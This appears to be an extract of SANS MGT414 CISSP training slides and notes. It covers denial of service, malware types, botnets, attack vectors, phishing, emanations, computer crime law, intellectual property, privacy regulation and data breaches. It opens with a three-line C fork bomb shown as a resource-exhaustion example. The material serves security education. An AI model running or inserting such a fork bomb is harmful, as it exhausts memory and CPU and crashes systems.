A fork bomb is a specific resource exhaustion DoS attack

Example written in C:

```
int main(){
    while(1)
        fork();
}
```



DoS: Fork Bomb

A fork bomb is a canonical example of a resource exhaustion attack.

In the above code, `fork()` means: "make a copy of the program and execute it." So, one copy spawns many more, which each spawn many more, which each spawn many more ... This may quickly overwhelm the system, consuming all memory and/or CPU.

The graphic above shows each `fork()` creating two copies (for simplicity purposes). In reality, each copy will continue to spawn children for as long as possible.

ADVANCED DENIAL OF SERVICE

- Organizations tried successfully to address simple DoS attacks
- Adversaries needed to up their game for continued "success"
- Which gave birth to Distributed Denial of Service (DDoS)
 - High volume compromise + DoS capabilities
- Reflected NTP and DNS employed in current DoS attacks to achieve 300+Gbps sustained¹



MGT414 | SANS Training Program for CISSP® Certification

121

Advanced Denial of Service

More advanced and effective Denial of Service (DoS) began to be within reach of the adversaries. Their malware campaigns were extremely successful at compromising systems. The old school simple crafted packet attacks, or single-system flooding campaigns had rather short-lived success. However, with 10,000, 100,000, or more systems engaging in the flooding campaign, thwarting the DoS would be much more difficult for the victims.

Being able to wield these thousands/millions of systems proved problematic with the traditional backdoor shell/RAT command and control functionality. More robust C2 was needed to deliver highly successful DoS from the many systems potentially under the adversary's control. This served as the basis for Distributed Denial of Service (DDoS) suites, which itself evolved into the functionality provided by Botnets.

[1] The New Normal: 200-400 Gbps DDoS Attacks — Krebs on Security <https://mgt414.com/30>

MALWARE TAXONOMY

A virus is malware that requires a carrier

- Such as being carried from one computer to another via removable flash media
- The first computer viruses spread via floppy

A worm is malware that self-propagates

- Infects one host, and then attempts to spread automatically

A Trojan has two functions

- Overt benign-appearing function
- Covert malicious function



MGT414 | SANS Training Program for CISSP® Certification

122

Malware Taxonomy

Viruses and worms are forms of malware. While the terms are often used interchangeably, there is a key difference. Viruses require a carrier to spread. They typically infect mobile media, such as a floppy drive or USB flash media, which may then be carried by a human to another system, where the infection may spread.

A worm spreads independently. It infects one system and then pivots via that system to infect others.

A related form of malware is a Trojan, named after the Trojan Horse used by Odysseus in the tale of the Trojan War. A computer Trojan is software that has two functions: one overt and one covert. The overt function is usually innocuous, such as a greeting card or game. The hidden covert function is typically malicious, such as a keystroke logger.

BOTNETS

Botnet: A collection of compromised hosts controlled by a bot herder



SANS

MGT414 | SANS Training Program for CISSP® Certification

123

Botnets

Another type of malware that should be understood is the botnet. The botnet, which arose out of the older Distributed Denial of Service platforms, allows for central control of many compromised systems simultaneously. The adversary wielding these systems is referred to as the bot herder.

SERVER-SIDE VS. CLIENT-SIDE ATTACKS

A server-side attack is initiated by the attacker against a listening service

- Also called service-side attacks
- For a TCP server-side attack, the initial SYN is sent by the attacker

Client-side attacks work in reverse

- Victim initiates traffic
- Often by clicking on link in email or on the web




Server-Side vs. Client-Side Attacks

A server (aka service) side attack is initiated by the attacker. "Service side" is a more accurate description: It is launched against listening network services. The problem with the term server side (though it is more commonly-used) is some people mistakenly infer the target is a server operating system (such as Windows Server 2008). Any listening service is potentially a target, including those listening on client hardware such as laptops.

Client-side attacks reverse the attack order. The victim initiates the attack by downloading malicious content. Firewalls, which have historically been designed to mitigate server-side attacks, have not been as effective mitigating client-side attacks.

SERVICE-SIDE EXPLOITATION ILLUSTRATED



SANS

MGT414 | SANS Training Program for CISSP® Certification

125

Service-Side Exploitation Illustrated

The above illustrates the typical flow of a service-side exploit. The adversary sends the exploit directly to the victim. The firewall would have to allow this communication path, initiated from the outside, in order for the adversary to have any hope of success. You likely notice another reason that this style of attack was often referred to as server-side exploitation; because firewalls would likely only allow this general network flow to occur when the target was a server. Even if your desktop had a listening service on port 80, the firewall would not allow an external system to initiate communication with your desktop in the first place.

CLIENT-SIDE EXPLOITATION


- Client-Side exploitation's reliance upon user interaction decreases likelihood of success
- Most victims quite capable of thwarting the frontal-assault
 - Service-side exploitation from the outside
- Perimeter firewalls, patching, and segmentation decrease service-side success rate and potential for impact

Why Client-Side Exploitation

The primacy of client-side exploitation as the dominant initial attack vector isn't often questioned. However, why has the landscape shifted to this method of attack? Simple. Natural selection or survival of the fittest (malware). Adversaries are pragmatic. They will employ what works, and often the simplest form of what works. No need to over-engineer the attack if simple is successful.

For many years, server-side exploitation was perfectly capable of compromising significant targets. However, their success with this method brought significant scrutiny to the problem, which enabled us to get better at defending against those threats. We achieved much success with better patching, perimeter firewalls, and some basic segmentation of public from private systems. Our more successful defensive posture required motivated attackers to change tactics to achieve success.

CLIENT-SIDE EXPLOITATION ILLUSTRATED



SANS

MGT414 | SANS Training Program for CISSP® Certification

127

Client-Side Exploitation Illustrated

Above, we see illustrated an example of modern client-side exploitation. The illustration depicts a client-side attack involving a watering hole, pivoting, and data exfiltration.

SOCIAL ENGINEERING

Social Engineering uses the human mind to bypass security controls

- One of the most powerful tools in a penetration tester's (or blackhat's) arsenal

People are conditioned to help and trust each other

- They also tend to obey (perceived) authority

Social engineering preys on this trust



MGT414 | SANS Training Program for CISSP® Certification

128

Social Engineering

Social engineering is one of the most powerful security assessment techniques available.

Kevin Mitnick is famous for social engineering attacks and wrote about them in *The Art of Deception*.

Here's an example from Kevin Mitnick, relayed by Simson Garfinkel in *CSO Magazine*:

The intrepid social engineer calls up the network operations center of a cell phone company during a snowstorm. After befriending the operators, he asks them: "I left my SecurID card on my desk. Will you fetch it for me?" he asks. Of course, the network operators are too busy to do that, so they do the next best thing: They read off the ever-changing code on their own token, allowing the hacker to break in and steal the company's source code¹.

[1] Kevin Mitnick and Anti-Social Engineering | CSO Online <https://mgt414.com/3d>

PHISHING EMAILS

Phishing emails continue to represent the predominant delivery mechanism for attacks

Though the vector of email has been static

- Styling and content of the emails matured

Two primary goals of the malicious email

- Convince you to click the link or persuade you to open the attachment

Spear phishing – implies more targeted attempts at social engineering rather than generic techniques

Whaling – targeted phishing attempts against executives or senior members

Business Email Compromise (BEC) – CEO impersonation with goal of convincing employee to inappropriately make wire transfers




Phishing Emails

Email has long been a favorite attack vector for adversaries. Email represents the most direct form of client-side delivery because the end user doesn't have to overtly go looking/come asking for the evil. Rather, the adversary brings the evil to them.

The focus of email-based attacks typically involves one of two approaches: Attachments or links.

PHISHING



"Courtesy" of SANS:
Securing the Human



MGT414 | SANS Training Program for CISSP® Certification

130

Phishing

Above, we see a fun little phishing email sent to the author "courtesy" of SANS Securing the Human. Obviously, the goal of this exercise is to get the victim (me) to click the link. Within SANS, we refer to these types of emails as getting Spitznered, in "honor" of Lance Spitzner, the creator of SANS Securing the Human program.

EMANATIONS

- Electromagnetic information leaving a system
- EMI (electronic magnetic interference)
- Protected with TEMPEST, which involves shielding
- Similar to electronic shoulder surfing
- More preeminent with older computers

Emanations

In order to defeat the problem of compromising emanations, the US Government established the TEMPEST program. Begun in the mid-1950s, this program focuses on evaluating and screening companies and equipment to ensure that electromagnetic radiation from information-handling devices is eliminated or controlled. Any Classified Information Processing System (CIIPS) can emit Compromising Emanations (CE). Regardless of the type, any ordinary electric typewriter or a large data processor emits CEs. The study of the nature of the CEs is referred to as TEMPEST. Foreign governments continually engage in attacks against US secure communications and information processing facilities for the sole purpose of exploiting CE.¹

[1] USN AIS Security Guide Chapter 16: Emanations Security <https://mgt414.com/h>

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness

SANS

MGT414 | SANS Training Program for CISSP® Certification

132

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnaacru...>

LAWS

Laws, directives, and regulations do not normally provide detailed instructions for protecting computer-related assets. Instead, they specify requirements, such as restricting the availability of personal data to authorized users.¹

Laws

Laws, directives, and regulations do not normally provide detailed instructions for protecting computer-related assets. Instead, they specify requirements, such as restricting the availability of personal data to authorized users.

[1] SP 800-12 Rev. 1, An Introduction to Information Security | CSRC <https://mgt414.com/1d>

TYPES OF LAW

Sources of US laws

Constitution

Statutes

- Criminal proceedings
- Civil proceedings

Administrative

- Regulations (HIPAA)

Common law

- Case law or judicial precedent

Legal Systems

Civil law

- Statutory
- Most common

Common law (case law)

- For example UK, US, Canada

Religious Law

- Sharia – Islamic law

Customary Law



Types of Law

As you might guess, there are many legal aspects relevant to information security. An organization must be familiar with the laws of its states and countries of operation to develop appropriate policies and procedures. Major legal systems include Civil law, Common law, and Religious law.

Other than being aware that the US legal system constitutes a common law approach, the test is mostly concerned with high level details of criminal and civil proceedings, which are associated with statutory law.

Criminal law/proceedings:

Criminal law governs individual conduct as it pertains to laws, both federal and state, that were designed to protect the public. Examples include unauthorized use of a system, denial of service attacks, and website defacement. Violation of these laws can result in monetary penalties and/or imprisonment.

Civil law/proceedings:

Civil law refers to an action against a company that causes damage or financial loss. Examples of incidents that could be tried under civil law include worm attacks, denial of service, or any other attack that affects the availability of a system. Violation of civil law can result in punitive or compensatory damages being rewarded to the organization affected by the incident.

Administrative/Regulatory Law:

Regulatory law, by its very definition, deals with the governing regulations of a particular country and is especially important for government workers or those computer professionals in highly regulated environments, such as banking, finance, healthcare, and pharmaceuticals. An example of this type of law is the Health Insurance Portability and Accountability Act (HIPAA).

CRIMINAL LAW

- From a jurisprudence standpoint, society itself has been harmed
 - Criminal acts undermine well-functioning society
- Successful prosecution can warrant being removed from society
- Individual criminal is punished
 - Another significant societal goal is that punishment serves a deterrent capacity for other potential criminals
- Felonies considered more serious crimes that can result in prison terms in excess of 1 year
- Misdemeanors constitute lesser crimes jail terms of < 1 year
- Standard burden of proof is beyond a reasonable doubt

SANS

MGT414 | SANS Training Program for CISSP® Certification

135

Criminal Law

There are two main categories of law in the US: Criminal and civil. With criminal law, the victim is society and to take criminal charges against someone, law enforcement must take the case. An individual or company cannot take criminal charges against someone. Criminal charges are the only laws in which someone can get jail time. With civil laws, you can get monetary restitution, but not jail time.

When dealing with law, there is a criterion that determines whether someone is guilty. With criminal law, the burden of proof says you have to prove beyond a reasonable doubt that someone committed a crime. Depending on the severity of the crime, there are different amounts of jail time one can get for a crime.

CIVIL LAW

Deals with civil actions initiated by individuals or organizations

- For test purposes primarily associated with torts, contracts, and property and associated loss experienced by individual/business

Losing a civil case does not result in jail time

- Damages are the primary outcome for defendants found liable

Lesser standard burden of proof: Preponderance of evidence



Civil Law

We mentioned earlier that there are two types of law: Criminal and civil. With civil law, you do not need law enforcement involved to take action against an individual. However, with civil law, a person cannot get jail time. A person can be ordered to only pay monetary damages. Because law enforcement is selective about which "hacker" cases they take, it is common for a company to take civil action against an attacker if the attacker is known and there is proof the attacker caused damages to the company. In civil cases, because there is no jail time, the cases are generally easier to prove and take less time in the courtroom.

TYPES OF DAMAGES

Damages are awarded to plaintiffs for judgments found in their favor in civil proceedings

Plaintiffs can be awarded various types of damages:

- **Compensatory:** Monetary award directly related to actual losses/harm incurred
- **Statutory:** Monetary damages designated by law
- **Punitive:** Awards meant to punish the defendant, typically for egregious wrongs (not tied to actual losses)
- **Legal fees:** Some, but not all, jurisdictions consider fees a form of compensatory damage that could be awarded



Types of Damages

Unlike in criminal proceedings, with civil actions there is no possibility of being sentenced to jail or prison. Damages are monetary awards paid by the defendant for judgments found in favor of the plaintiff. There are different classes of damages that can be awarded. The most common and expected type of damages are compensatory. The intent of compensatory damages is to make the plaintiff whole again. The damages awarded are directly associated with the loss or harm experienced. These damages depend upon the plaintiff proving the actual loss incurred.

Statutory damages are those tied directly to laws (statutes) that exist. There might be a defined range or an exact amount specified. Punitive damages are not compensatory (meaning they are not directly tied to the loss or harm experienced by the plaintiff). Rather, these damages are intended overtly to punish the defendant. The expectation is that punitive damages can be used to punish a particularly flagrant matter. Punitive damages can also serve as a form of deterrent. Finally, recovery of legal fees may or may not be included in the damages. Some of this depends upon the jurisdiction in which the judgment was rendered.

COMPUTER CRIME CHALLENGES

- Difficult for laws to keep pace with rapidly changing and increasingly sophisticated technologies
- Computer-generated evidence often proves challenging for non-technical judges, juries, and attorneys to understand
- Attribution to an individual actor poses another considerable hurdle
- Theft of data or intellectual property still allows victim use of data, which can make the crime more subtle



MGT414 | SANS Training Program for CISSP® Certification

138

Computer Crime Challenges

From a pure evidence standpoint, anything residing on a computer is just binary data stored in the form of ones and zeroes. The abstraction that occurs to take that binary data and make it meaningful is transparent in everyday work but can confuse things when you are dealing with judges and jurors who are not technical and can be easily confused. The goal of some defense attorneys is to make the technology so confusing that a juror cannot decide within reasonable doubt that an individual committed a crime.

INTERNATIONAL DIFFICULTIES

Laws vary drastically throughout the world

- Unfortunately, a single crime can also occur across numerous jurisdictions with all those varied laws

Intellectual property protections have historically proven challenging in the global economy

- UN's World Intellectual Property Organization (WIPO) oversees numerous treaties

Extradition for crimes occurring outside the suspect's country proves both costly and diplomatically challenging



International Laws

Cases are easier to deal with when the person who committed the crime, the victim, and the crime took place in the US. The reason for this is that there is a central body of law and law enforcement that is involved in prosecuting the case. When either the person who committed the crime, the victim, or the actual crime is not in the US, the case is more difficult. Based on many laws, the actual legal action could take place in another country and be bound by the local laws. These laws can be quite different than US laws – even more interesting is that what is illegal in the US might actually be legal in another country.

INTERNATIONAL COOPERATION

Convention on Cybercrime (Budapest Convention)

- Spearheaded by the Council of Europe
- International treaty that ...
 - Provides law enforcement authority
 - Provides international cooperation
- Over 50 countries through the world have signed the treaty

"Its main objective, set out in the preamble, is to pursue a common criminal policy aimed at the protection of society against cybercrime, especially by adopting appropriate legislation and fostering international co-operation."¹



MGT414 | SANS Training Program for CISSP® Certification

140

International Cooperation

The Council of Europe Convention on Cybercrime was formed to establish laws against cyber crime, afford law enforcement the authority to identify and address the issues of cyber crime, and to afford cooperation between international communities in the defense from cyber crimes.

The Convention is the first international treaty on crimes committed via the Internet and other computer networks, dealing particularly with infringements of copyright, computer-related fraud, child pornography and violations of network security. It also contains a series of powers and procedures such as the search of computer networks and interception. Its main objective, set out in the preamble, is to pursue a common criminal policy aimed at the protection of society against cybercrime, especially by adopting appropriate legislation and fostering international co-operation.²

[1] Details of Treaty No.185 Convention on Cybercrime <https://mgt414.com/1s>

[2] Ibid.

INTELLECTUAL PROPERTY

- Patent
- Copyright
- Trademark
- Servicemark
- Trade secret



MGT414 | SANS Training Program for CISSP® Certification

141

Intellectual Property

Because the United States is a service providing nation rather than a manufacturing nation, intellectual property is the main asset of the nation. It is in the best interest of the US to protect intellectual property. The US government has worked hard in this area.

PATENT

- Protects inventions for 20 years from date of filing
- Invention must:
 - Have utility
 - Novelty
 - Be non-obvious
- Must reduce the invention to practice and cover a single idea

Patent

What Is a Patent?

A patent for an invention is the grant of a property right to the inventor, issued by the Patent and Trademark Office. The term of a new patent is (20) years from the date on which the application for the patent was filed in the United States or, in special cases, from the date an earlier related application was filed, subject to the payment of maintenance fees. US patent grants are effective only within the US, US territories, and US possessions¹.

What is granted is not the right to make, use, offer for sale, sell, or import, but the right to exclude others from making, using, offering for sale, selling, or importing the invention.

[1] General information concerning patents | USPTO <https://mgt414.com/4k>

COPYRIGHT

- Form of expression
- Recorded thought on:
 - Paper
 - Vinyl
 - Plastic
 - Magnetic media
 - Or other



Copyright

What is a Copyright?

"Copyright is a form of protection provided to the authors of 'original works of authorship' including literary, dramatic, musical, artistic, and certain other intellectual works, both published and unpublished. The 1976 Copyright Act generally gives the owner of copyright the exclusive right to reproduce the copyrighted work, to prepare derivative works, to distribute copies or phonorecords of the copyrighted work, to perform the copyrighted work publicly, or to display the copyrighted work publicly. The copyright protects the form of expression rather than the subject matter of the writing¹."

[1] General information concerning patents | USPTO <https://mgt414.com/4k>

TRADEMARK

- "A trademark is a word, name, symbol or device that is used in trade with goods to indicate the source of the goods and to distinguish them from the goods of others."¹
- Sum of marketing efforts
- Sum of goodwill efforts
- A servicemark is a trademark for a service instead of a product

SANS

MGT414 | SANS Training Program for CISSP® Certification

144

Trademark

What is a Trademark or Servicemark?

"A trademark is a word, name, symbol or device that is used in trade with goods to indicate the source of the goods and to distinguish them from the goods of others. A servicemark is the same as a trademark except that it identifies and distinguishes the source of a service rather than a product. The terms trademark and mark are commonly used to refer to both trademarks and servicemarks."²

- [1] General information concerning patents | USPTO <https://mgt414.com/4k>
- [2] ibid

TRADE SECRET

Protects critical intellectual property that is not publicly available

- The *special sauce* that differentiates an organization

Trade secrets

Must provide and demonstrate protection beyond what is typical to claim a trade secret

- Typically covered by an NDA and other contracts

No filing or application to consider something a trade secret

- Expected to exert overt protection and control of trade secrets



Trade Secret

"Trade secrets consist of information and can include a formula, pattern, compilation, program, device, method, technique or process. To meet the most common definition of a trade secret, it must be used in business, and give an opportunity to obtain an economic advantage over competitors who do not know or use it."¹

Trade secrets protect critical IP that is not publicly available. In order to claim an item as a trade secret, due care must be illustrated in keeping the assets protected and secret. Usually, the disclosure of a trade secret is covered by an NDA.

[1] Trade Secret Policy | USPTO <https://mgt414.com/4p>

TRADE SECRET PROTECTIONS

Trade secrets must be controlled and protected in order for them to be deemed trade secrets in the event of theft

- Onus on the organization to demonstrate value and importance through handling of trade secrets

Exercise due diligence to ensure organization continues to appropriately protect trade secrets

- Strict access controls certainly expected
- Data encryption and secure storage seem obvious

Any use of trade secrets should require at least an NDA, and likely more explicit standalone contract language



Trade Secret Protections

Both patents and trademarks are formal legal means of protection. To obtain either of these, you have to file paperwork and receive approval. A trade secret is less formal in that there is no external paperwork to fill out. The protection is obtained by the measures that you take and put in place to protect your information from outsiders. If a company wants to claim a trade secret at a later point in time, they must prove that they took effective measures to protect their information. For example, limiting and controlling the number of copies of a piece of information are critical. If you publish a piece of information on your web server, it is hard to claim that you took measures to protect that information. Secure storage and controlled access are also critical measures that must be taken.

IP ENFORCEMENT AND ATTACKS

Asserting intellectual property rights often required to ensure claims continue to be valid

Trademark attacks

- Counterfeiting – products intended to be mistakenly associated with brand
- Dilution – widespread use of brand name as stand-in for product (e.g. Kleenex, Xerox, etc.)

Copyright attacks

- Piracy – unauthorized use or reproduction of material

Patent attacks primarily involve infringement upon the reserved rights of the patent holder (knowingly or unknowingly)

Trade secrets

- Economic/industrial espionage often targets trade secrets to blunt competitive advantage or benefit from the fruit of another organization's efforts without like effort



IP Enforcement and Attacks

Protection of intellectual property has gotten out of hand—not only in this country, but around the world. Protecting it internationally is much harder, so efforts are focused on getting the problem under control in the US first.

From a personal computer standpoint, a company must be capable of proving accountability. This is a big problem because everyone shares a password. If two people log onto a system with the same user ID and password, how do you determine who gained access or stole a given piece of software?

SOFTWARE LICENSING ISSUES

Software Licensing

- Site license
- Per-server license
- Per-personal computer license
- Number-of-users license

Software Distribution

- Crippleware
- Shareware

SANS

MGT414 | SANS Training Program for CISSP® Certification

148

Software Licensing Issues

If a company develops a piece of software, one way to protect it is to lock it up and not tell anyone about it. However, in most cases, the reason you develop software is to sell it to others. The question then becomes: How do you sell it while maintaining control of the software? In most cases, a software vendor will not sell the source code or unlimited rights to the software (unless you pay them a large amount of money). Typically, they will give you a limited license to the software. This seems simple, but it is confusing if you are not careful. Two common ways of doing this are per seat or per person. An individual with a license associated with him is per person. If the person works on four different systems, he needs only one license. Per seat means that each computer has a license. If four people work at the same computer, you need only one license; however, if one person works at three computers, you need three licenses. A site license is where you pay a set amount regardless of the number of people who will be using the software. These are usually more expensive but cover a company from having to purchase new licenses every time a new employee is hired. If a company does not want to spend the money on a full site license, they can buy a number-of-user license based on the number of people that will actually be using the software.

In some cases, a software company wants to let people try out a piece of software but, in order to entice them to buy the software, they give them only limited functionality. Software with limited functionality is called crippleware. Typically, with crippleware, after you load in a valid license, all of the features are enabled on the system. Shareware is another type of distribution where anyone can download the software, but you only pay for the software if you use it.

PRIVACY

Privacy is largely a particular applied form of confidentiality
Ensuring the secrecy of Personally Identifiable Information (PII) is the primary focus of privacy

Another significant aspect of privacy is ensuring the accuracy of information

- Mistaken information can have far reaching implications in today's data-driven world

Individual's right to privacy or expectation of privacy are important organizational considerations, but also relevant to security



Privacy

For the government to function, it must maintain records on individuals. The Privacy Act of 1974 is meant to keep information on individuals private and protected. Any information that is kept on a person cannot be revealed or disclosed without their consent. This is why if you apply for a loan or get hired at a company, you have to sign a waiver that says the company is allowed to obtain personal information about you. In addition to controlling the access, you as an individual also have a right to know what information is kept on you and you can fix errors that might exist in that information.

WORKPLACE PRIVACY

Employee privacy

- Any monitoring should be applied uniformly
- If monitored, employees should clearly understand whether they still have a reasonable expectation of privacy
- Ambiguity here can allow employees to reasonably assume they have privacy whether the organization believes or acts otherwise
- Organization expected to maintain privacy of PII to which they are privy

Management Responsibilities

- Work with legal team to ensure employee monitoring, storage, and use of PII clearly within bounds of all laws
- Assist in determining breach disclosure requirements

Workplace Privacy

Another principle that is important to understand when talking about law is expectation of privacy. Expectation of privacy states that with a certain piece of information there is an assumed expectation that this information is kept private. If there is, then if a company is not going to make it private, they must put measures in place to inform the employee that it is occurring. If there is not an assumed expectation of privacy, then it is assumed the information is public or in the public domain and can be used without notification.

When you look at an organizational chart, you have to remember who has what responsibility. Although an employee should have a basic understanding of the law, it is the responsibility of management to find out the specifics. The best way to do this is to meet with the legal department on a regular basis and keep that department informed of what to do. This way, if new laws come out, they can be proactive in keeping you informed.

PRIVACY IN THE UNITED STATES

US Privacy Act of 1974

- Covers federal government collection, use, and transmission of citizen data
- Also allows citizens to gain access to most data held about them

FTC: Fair Information Practice Principles (FIPPs) – basis for OECD

- Notice/Awareness
- Choice/Consent
- Access/Participation
- Integrity/Security
- Enforcement/Redress¹

Private sector guidance considered lax by international standards

- Mainly industry-specific controls such as HIPAA/HITECH

Privacy in the United States

There is a fine line between public and private information. To put it another way, there is a fine line between what can be collected and used by outsiders and what is not allowed. In an effort to clarify this, various laws have been passed to address the issues. The Federal Trade Commission's (FTC) Fair Information Practice Principles define what type of information can be collected, how individuals may interact with their collected data, and general privacy safeguards associated with the data. It is always important to carefully read them. It does not state what information cannot be collected; it just says what information can be collected. There is a lot of debate about whether or not something that is not listed can still be collected. This is the most general law, but there are also specific laws for certain industries or companies doing work in specific areas.

[1] PRIVACY ONLINE: A REPORT TO CONGRESS <https://mgt414.com/1u>

INTERNATIONAL PRIVACY CONSIDERATIONS

OECD – Organization for Economic Co-operation and Development

- Working Party on Information Security and Privacy that develops non-binding guidance

European Union – Data Protection Directive

- Required EU Member States to translate into individual law
- Considered more stringent than US Privacy laws

General Data Protection Regulation (GDPR)

- Supersedes EU Data Protection Directive (enforceable as of May 2018)
- Requires appointment Data Protection Officer
- Extremely high sanctions for non-compliance

International Privacy Considerations

Though there are unfortunately no globally accepted standards that govern all countries' information security concerns, there are some key international provisions that can be useful to understand. Two, in particular, stand out as being commonly referenced throughout the world.

The Organization for Economic Co-operation and Development (OECD) is not a standard, but rather is a collection of 35 mostly European countries. Of particular import to security professionals is the Working Party on Information Security and Privacy, which develops highly regarded security guidance. Note that this guidance is non-binding, which means that member countries do not have to implement the recommendations.

The European Union's Data Protection Directive, on the other hand, is a binding requirement on all EU Member States. The main point for non-European security professionals to understand is that the EUDPD represents rather stringent privacy requirements that must be adhered to by European countries, and often is referenced outside of Europe as a model.

The European Union's more recent General Data Protection Regulation (GDPR) supersedes EU DPD

OECD Working Party on Information Security and Privacy – The OECD Privacy Framework
<https://mgt414.com/12>

European Data Protection Directive – EUR-Lex - 31995L0046 - EN - EUR-Lex <https://mgt414.com/2w>

THE OECD GUIDELINES

- Organization for Economic Co-operation and Development (OECD)
 - No data disclosure, except with consent
 - Provide safeguards for data
 - Accountable for data controller
- Privacy and trans-border personal data flow
- Key provisions
 - Limitations on collection
 - Lawful collection
 - Accuracy of data ensured
 - Collected for legitimate purposes
- Additional provisions
 - Notification of holding information
 - Ability to correct inaccuracies
 - Ability to examine data

The OECD Guidelines

The European Organization for Economic Co-operation and Development (OECD) provides for privacy and trans-border personal data flow. The following are the key and supplemental provisions.

Key provisions

- Limitations on collection
- Lawful collection
- Accuracy of data ensured
- Collected for legitimate purposes
- No data disclosure, except with consent
- Provide safeguards for data
- Accountable for data controller

Additional provisions

- Notification of holding information
- Ability to correct inaccuracies
- Ability to examine data

DATA BREACHES

- Data Breaches and laws are increasingly common
 - Most US states have data breach notification requirements
- Preventing and Deterring breaches are ideal
 - But ostensibly well-secured companies get breached, too
 - Detection of a data breach is critical
- Monitor as closely to key data as possible
- Alert when a high volume of data is queried
 - Sensitive data should prompt alerts

Data Breaches

Data Breaches are increasingly common and are often becoming public whether the organization wants them to or not. Most US states have specific data breach notification laws that mandate, under certain conditions, that the organization notifies affected citizens that their personally identifiable information has been breached.

While all organizations would greatly prefer to prevent breaches, even seemingly well-secured organizations like RSA, Stratfor, and Sony all suffered significant breaches during 2011. And those are just the ones that were well publicized.

When prevention fails, detection suddenly becomes significantly more important. With data breaches, detection is critical. Monitoring as close to key data as possible is helpful. Alerting when a large volume of sensitive data is queried can be useful, unless the practice is common for the business. Sensitive data moving across the network in an unencrypted manner should prompt alerts

BREACH NOTIFICATION

- The majority of US States have a breach notification law on the books now
 - Actual laws vary considerably
- No federal breach notification law yet
- Besides federal/state laws, many compliance efforts also require disclosure as well
- Breaches and the subsequent notification, identity monitoring, and security changes are costly

Breach Notification

Breach notification laws have now become the norm. The overwhelming majority of US States have a breach notification law on the books now. However, these state laws vary considerably on what constitutes a notification triggering breach, the timeline for notification, and additional consequences.

There have been several attempts at a Federal breach notification law, but none have become law yet. The general expectation is that a federal breach notification law will eventually pass, and will likely be written to supersede all state breach notification laws.

Besides state laws, many compliance efforts also require disclosure as well. HIPAA, PCI-DSS, FISMA, and others have elements of breach notification as part of their compliance effort. Regardless of the applicable laws and regulations, by all accounts, breaches and the subsequent notification, identity monitoring, and security changes are costly events.

DATA BREACH - RECOVERY

- Many organizations get breached
 - Most have little business impact beyond the breach costs itself
 - Some never recover though
- Robust backup/recovery might just have become critical
- Root cause analysis can help identify causes of the breach
 - To help prevent future recurrence
 - To ensure the breach was contained
- Public Relations/Communications/Customer Service



Data Breach – Recovery

Recovering from a data breach involves more than just data breach notification. Many organizations get breached, and most have little business impact beyond the breach costs itself, which can be substantial. Some, however, never recover from suffering a breach.

Robust backup/recovery might just have become mission-critical in the event of destruction or unauthorized modification of data. Being able to perform root cause analysis can help identify causes of the breach, the scope of the breach, help prevent future recurrence, and help ensure the breach was contained. However, root cause analysis will require significant logs and forensic data to be analyzed. If the data doesn't exist, root cause analysis can be difficult.

Needless to say, Public Relations/Communications/Customer Service will be deeply involved in the recovery associated with a data breach.

DATA BREACH - MINIMIZATION

- One approach to minimization is to insure against the loss with Data Breach Insurance
 - Uncertain whether the insurer will ultimately pay in the event of a breach
- Plan communications in advance of a breach to get out in front of Pastebin
- Legitimate data encryption might qualify as a safe harbor for breach notification



Data Breach – Minimization

